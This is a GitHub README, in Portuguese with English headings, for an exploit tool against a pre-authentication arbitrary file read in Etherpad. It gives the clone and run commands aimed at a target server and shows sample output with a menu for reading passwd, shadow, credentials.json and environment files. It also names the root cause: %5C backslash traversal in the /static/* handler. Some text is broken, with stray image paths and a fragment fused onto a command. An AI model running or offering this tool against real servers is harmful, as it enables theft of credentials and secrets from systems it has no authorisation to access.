 ynsmroztas/etherpadsniper
Etherpad Leitura Arbitrária de Arquivos — CVE-2026-114516

Etherpad Arbitrary File Read — CVE-2026-114516
Path traversal / leitura arbitrária de arquivos pré-autenticação no Etherpad < 3.3.3.
requests)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests
python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com


Se o alvo for vulnerável, um shell interativo é aberto:
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
O handler /static/* converte barras invertidas em barras normais após a sanitização em sistemas POSIX, permitindo que sequências de travessia %5C contornem as verificações.
Esta ferramenta destina-se apenas a testes de segurança autorizados e divulgação responsável.
O uso não autorizado é ilegal. O autor não se responsabiliza por uso indevido.
mitsec






